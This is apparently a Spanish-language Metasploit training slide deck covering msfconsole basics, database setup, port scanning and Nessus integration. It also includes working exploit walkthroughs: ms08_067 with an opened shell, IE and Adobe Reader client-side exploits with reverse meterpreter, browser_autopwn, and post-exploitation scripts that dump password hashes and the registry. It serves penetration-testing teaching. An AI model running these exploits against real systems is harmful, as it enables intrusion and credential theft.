
Puesta a punto

- Antes de comenzar se debe asegurar que se trabaja con la última versión.
- Metasploit usa un repositorio GIT desde el que se baja los últimos módulos y en caso de que fuera necesario, también el software.
 - apt-get upgrade / yum upgrade
 - msfupdate
- Para descargar otras interfaces
 - git clone <https://github.com/scriptjunkie/msfgui.git>
 - wget <http://www.fastandeasyhacking.com/download/armitage20130821.tgz>



Msfconsole

- Consola interactiva permite moverse como por un árbol de directorios.
- Completa comandos con la tecla tab
- Comando help
 - Muestra ayuda de los comandos disponibles
 - help y un comando, amplia la ayuda de ese comando.
- Si se cargan plugins, aparecerán nuevos comandos.



```
root@kali: ~
File Edit View Search Terminal Help
msf > help
Core Commands
=====
Command      Description
-----
?            Help menu
back         Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
color         Toggle color
connect      Communicate with a host
exit         Exit the console
go_pro       Launch Metasploit web GUI
grep         Grep the output of another command
help         Help menu
info         Displays information about one or more module
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
kill         Kill a job
load         Load a framework plugin
loadpath     Searches for and loads modules from a path
makerc       Save commands entered since start to a file
popm         Pops the latest module off the stack and makes it active
previous    Sets the previously loaded module as the current module
pushm       Pushes the active or list of modules onto the module stack
quit         Exit the console
reload_all   Reloads all modules from all defined module paths
resource     Run the commands stored in a file
route        Route traffic through a session
save         Saves the active datastores
```

Comandos básicos de msfconsole

- **search:** permite buscar entre todos los módulos.
- **info:** amplia la información de un módulo.
- **show:** muestra opciones o lista los módulos.
- **use:** inicializa el módulo para ser usado.
- **set:** configura opciones.
- **setg:** configura opciones globales.
- **back:** vuelve atrás de la ruta actual.
- **run:** ejecuta un módulo, también se puede usar exploit.

Ejemplos de uso

- search lianja
- search cve:2013-3563
- info exploit/windows/misc/lianja_db_net
- show exploits
- show payloads
- use exploit/windows/misc/lianja_db_net
- show options
- set RHOST 192.168.1.10
- back

root@kali: ~


File Edit View Search Terminal Help

root@kali:~#



Configuración de base de datos

- La conexión a base de datos se configura en el fichero:
/opt/metasploit/apps/pro/ui/config/database.yml
- /etc/init.d/postgresql start
- su - postgres
- createuser msf3 -P -S -R -D
- createdb -O msf3 msf3
- database.yml:
 - production:
 - adapter: postgresql
 - database: msf3
 - username: msf3
 - password:
 - host: 127.0.0.1
 - port: 5433
 - pool: 75
 - timeout: 5



A terminal window titled "root@kali: ~" showing the contents of the database.yml file. The file contains configuration for two environments: development and production. Both environments use a PostgreSQL adapter, database 'msf3', username 'msf3', password 'anRRQrg2JkRBHdQvxESit3RM5cuEY1A9', port 5432, host 'localhost', pool size 256, and a timeout of 5 seconds.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# cat /opt/metasploit/apps/pro/ui/config/database.yml
development:
  adapter: "postgresql"
  database: "msf3"
  username: "msf3"
  password: "anRRQrg2JkRBHdQvxESit3RM5cuEY1A9"
  port: 5432
  host: "localhost"
  pool: 256
  timeout: 5

production:
  adapter: "postgresql"
  database: "msf3"
  username: "msf3"
  password: "anRRQrg2JkRBHdQvxESit3RM5cuEY1A9"
  port: 5432
  host: "localhost"
  pool: 256
  timeout: 5
root@kali:~#
```

Trabajando con la Base de datos

- Desde msfconsole se pueden ejecutar comandos del sistema operativo, como nmap o ping
- También existe un wrapper de Nmap que inserta el resultado tras ejecutarlo, en la base de datos del framework: db_nmap
- Esta base de datos se consulta con los comandos: hosts, vulns, services, creds y loot.
- Se pueden importar vulnerabilidades de otros productos de seguridad con db_import (Acunetix, Nessus, OpenVas, Qualys, Nexpose, FoundStone, Burp...)
- O exportar la base de datos de MSF con db_export

Ejemplos de comandos

- ❑ db_import /root/Nmap.xml
- ❑ db_nmap -sT -p- -F 192.168.0.0/24
- ❑ hosts -c address,os_flavor
- ❑ hosts -S Linux -o /root/msfu/linux.csv
- ❑ services -c name,info ip
- ❑ services -c port,proto,state -p 70-81
- ❑ creds -a 192.168.1.1 -p 445 -u Administrator -P
7bf4f254b222bb24aad3b435b51404ee:2892d2
6cdf84d7a70e2eb3b9f05c425e:::
- ❑ hosts -d

Módulos auxiliares de análisis de puertos

- El propio metasploit dispone de varios módulos auxiliares para analizar puertos:
 - use auxiliary/scanner/portscan/syn
 - show options
 - set INTERFACE eth0
 - set RHOST 192.168.1.2
 - run

```
root@kali: ~
File Edit View Search Terminal Help
msf> use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options
Module options (auxiliary/scanner/portscan/syn) :
Name      Current Setting  Required  Description
----      -----          -----    -----
BATCHSIZE  256           yes       The number of hosts to scan per set
INTERFACE   eth0          no        The name of the interface
PORTS     1-200          yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS    <none>         yes       The target address range or CIDR identifier
SNAPLEN   65535          yes       The number of bytes to capture
THREADS   100            yes       The number of concurrent threads
TIMEOUT   500            yes       The reply read timeout in milliseconds
msf auxiliary(syn) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(syn) > set RHOSTS 192.168.74.1
RHOSTS => 192.168.74.1
msf auxiliary(syn) > run
[*]   TCP OPEN 192.168.74.1:135
[*]   TCP OPEN 192.168.74.1:139
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) >
```

root@kali: ~

File Edit View Search Terminal Help

root@kali:~#

Módulos auxiliares de escaneo

- Más de 300 módulos auxiliares de análisis, por ejemplo:
 - Usuarios y credenciales por defecto
 - Identificación de usuarios
 - Versiones de productos
 - Vulnerabilidades concretas

```
root@kali: ~
File Edit View Search Terminal Help
msf> search scanner
Matching Modules
=====
Name          Date      Rank    Description
-----
auxiliary/admin/smb/check_dir_file   normal  SMB Scanner Check File/Directory Utility
auxiliary/bnat/bnat_scan             normal  BNAT Scanner
auxiliary/gather/citrix_published_applications  normal  Citrix MetaFrame ICA Published Applications Scanner
auxiliary/gather/enum_dns            normal  DNS Record Scanner and Enumerator
auxiliary/gather/natpmp_external_address  normal  NAT-PMP External Address Scanner
auxiliary/pro/nexpose               normal  PRO: Nmap Scanner Integration
auxiliary/pro/webscan              normal  PRO: Web Application Scanner
auxiliary/scanner/afp/afp_login
```

Plugin de nessus (conector)

- Desde metasploit es posible usar Nessus mediante el servicio RPC y lanzar análisis de vulnerabilidades
- El resultado será importado directamente a la base de datos de Metasploit.
 - ▣ load nessus
 - ▣ nessus_connect admin:foobar@192.168.1.32
ok
 - ▣ nessus_policy_list
 - ▣ nessus_scan_new -2 myhome 192.168.1.0/24
 - ▣ nessus scan status
 - ▣ vulns -S exploit
 - ▣ vulns -p 139-445

root@kali: ~

File Edit View Search Terminal Help

root@kali:~#

I

Primer exploit: ms08_067

- Para explotar una vulnerabilidad remota en Windows XP se procede a usar el módulo: **ms08_067_netapi**
 - use exploit/windows/smb/ms08_067_netapi
 - set RHOST 192.168.1.37
 - set PAYLOAD windows/shell/bind_tcp
 - run

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > run

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.17
[*] Command shell session 2 opened (192.168.1.34:35951 -> 192.168.1.17:4444) at 2013-08-22

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix . :
    IP Address . . . . . : 192.168.1.17
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1


C:\WINDOWS\system32>
```

Bind Shell

- El payload ejecuta un servicio que deja abierto en el servidor un puerto al que el auditor se conecta




- No funciona si hay un firewall de entrada que no permite el tercer paso



Reverse Shell

- El payload ordena al sistema comprometido a conectarse a una IP remota a un servicio determinado.
- Es usado para saltar reglas de corta fuegos de entrada



root@kali: ~

File Edit View Search Terminal Help

root@kali:~#

Exploit client-side. Ejemplo IE

- Vulnerar una aplicación del cliente, como el navegador o una aplicación ofimática.
- Hace falta que el usuario abra un enlace, ya sea por ingeniería social o por un XSS.
 - use
exploits/windows/browser/ms10_018_ie_behaviors
 - set PAYLOAD windows/meterpreter/bind_tcp
 - run



Meterpreter

- **Metasploit interpreter:** el payload más popular y avanzado
- Permite la ejecución de decenas de comandos
- También soporta scripts y plugins.
- Algunos ejemplos de comandos:

help	exit	sysinfo	shutdown
reg	cd	load	pwd
ls	cat	download /upload	mkdir/rmdir
edit	getpid	getuid	ps
kill	execute	migrate	read
portfwd	route	ipconfig	idletime

Applications Places

Tue Sep 3, 3:50 AM

root



Computer

File Edit View Search Terminal Help

root@kali:~#

I

root@kali:~

[Nessus - Iceweasel]




Browser autopwn

- Módulo auxiliar que ejecuta todos los exploits de navegador y deja un servicio web con decenas de fallos.
 - use auxiliary/server/browser_autopwn
 - setg AUTOPWN_URI /ads
 - set LHOST 192.168.1.42
 - set URIPATH /ads
 - set MATCH windows
 - set EXCLUDE mozilla_navigatorjava
 - list
 - run





Computer

Nessus-5.2.1-
debian6_i386.debnessus_report_
home.nessus

Exploit Client-side en adobe reader

- Se configura el exploit para que haga una conexión inversa.

- use windows/fileformat/adobe_cooltype_sing
- set PAYLOAD windows/meterpreter/reverse_tcp
- set LPORT 4444
- set LHOST 192.168.0.2
- exploit
- back
- use exploit/multi/handler
- set LPORT 4444
- set LHOST 192.168.0.2
- exploit



Applications Places



Wed Sep 25, 1:09 AM



root



Computer



Nessus-5.2.1-
debian6_i386.deb



nessus_report_
home.nessus

root@kali: ~

File Edit View Search Terminal Help

root@kali:~#




root@kali: ~



Msfgui y armitage

- Antes se incluían en el propio framework.
- Se han eliminado, ya que la versión web Pro tiene por objetivo facilitar el trabajo, como los GUI.



The screenshot shows the msfgui interface. At the top, there's a menu bar with 'File', 'View', 'Exploits', 'Auxiliary', 'Payloads', 'History', 'Post-Exploit', 'Console', 'Database', 'Plugins', and 'Help'. Below the menu is a toolbar with tabs: 'Jobs', 'Sessions', 'Hosts' (which is selected), 'Clients', 'Services', 'Vulns', 'Notes', 'Loots', 'Creds', and 'Events'. A table below lists targets:

Created	Address	Ad...	MAC	Name	State	OS name
Thu Aug 22 17:...	192.168.1.1		74:44:01:49...		alive	Linux
Thu Aug 22 17:...	192.168.1.2		BC:5F:F4:4A...		alive	Microsoft Window
Thu Aug 22 17:...	192.168.1.3		0C:EE:E6:B7...		alive	Microsoft Window
Thu Aug 22 17:...	192.168.1.6		34:BB:1F:7F...		alive	Unknown
Thu Aug 22 17:...	192.168.1.7		AC:DB:EF:11...		alive	Linux
Thu Aug 22 17:...	192.168.1.10		BC:92:6B:52...		alive	Unknown
Thu Aug 22 17:...	192.168.1.17		00:0C:29:D...	SBDLAB	alive	Microsoft Window
Thu Aug 22 17:...	192.168.1.21		A4:C3:61:24...		alive	Unknown
Thu Aug 22 17:...	192.168.1.31		00:0C:29:39...	192.168.1.31	alive	Linux
Thu Aug 22 17:...	192.168.1.254		F4:EC:38:9F...		alive	Linux

At the bottom right, it says: 1168 exploit 723 auxiliary 310 payload 194 post modules

Applications Places

Tue Sep 24, 5:06 PM

root



Computer



Nessus-5.2.1-
debian6_i386.deb



nessus_report_...
home.nessus

root@kali: ~

File Edit View Search Terminal Help

root@kali:~#

root@kali: ~

Post-exploitación

- Los objetivos de la post-exploitación son 3:
 1. **Presencia:**
 - Escalar privilegios (en caso de que sea necesario)
 - Obtener información del sistema y datos relevantes para el análisis de seguridad
 2. **Persistencia:**
 - Asegurarse el acceso posterior
 3. **Salto (pivoting):**
 - Acceder a otros sistemas de la red y comenzar nuevamente el ciclo

Migrar el payload


- Una vez explotado el sistema es conveniente migrar el payload a otro proceso.
 - Esto puede evitar que muera el payload si el ejecutable explotado es cerrado.
 - Algunos módulos de post explotación requieren que el payload esté inyectado en “Explorer.exe”.
- Para migrar a otro proceso:
 - ps
 - migrate <pid>

```
root@kali: ~
File Edit View Search Terminal Help
N\00D0WS\System32\svchost.exe
1416 664 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WI
N\00D0WS\system32\spoolsv.exe
1784 1692 vmtoold.exe x86 0 SBDLAB\alumno C:\Pr
ogram Files\VMware\VMware Tools\vmtoold.exe
1792 1692 ctftmon.exe x86 0 SBDLAB\alumno C:\WI
N\00D0WS\System32\ctftmon.exe
1900 664 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM C:\WI
N\00D0WS\System32\inetsrv\inetinfo.exe
1916 664 sqlservr.exe x86 0 NT AUTHORITY\SYSTEM c:\Pr
ogram Files\Microsoft SQL Server\MSSQL\Binn\sqlservr.exe
2000 1016 wsckntfy.exe x86 0 SBDLAB\alumno C:\WI
N\00D0WS\System32\wsckntfy.exe
2172 664 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WI
N\00D0WS\System32\alg.exe
2336 620 explorer.exe x86 0 SBDLAB\alumno C:\WI
N\00D0WS\explorer.exe
3492 664 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WI
N\00D0WS\System32\svchost.exe

meterpreter > migrate 620
[*] Migrating from 1016 to 620...
[*] Migration completed successfully.
meterpreter > 
```

Información general del sistema

- Lo primero al acceder a un sistema, es obtener el mayor número de información posible.
- Para obtener datos, los scripts de meterpreter más destacados son:
 - run winenum
 - run scraper
 - run getcountermeasure
 - run remotewinenum



```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > run scraper
[*] New session on 192.168.1.17:445...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\grQTYos.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\WINDOWS\TEMP\jBlYsxLJ.reg)
[*] Cleaning HKLM
[*] Exporting HKCC
[*] Downloading HKCC (C:\WINDOWS\TEMP\cGfqxCwR.reg)
[*] Cleaning HKCC
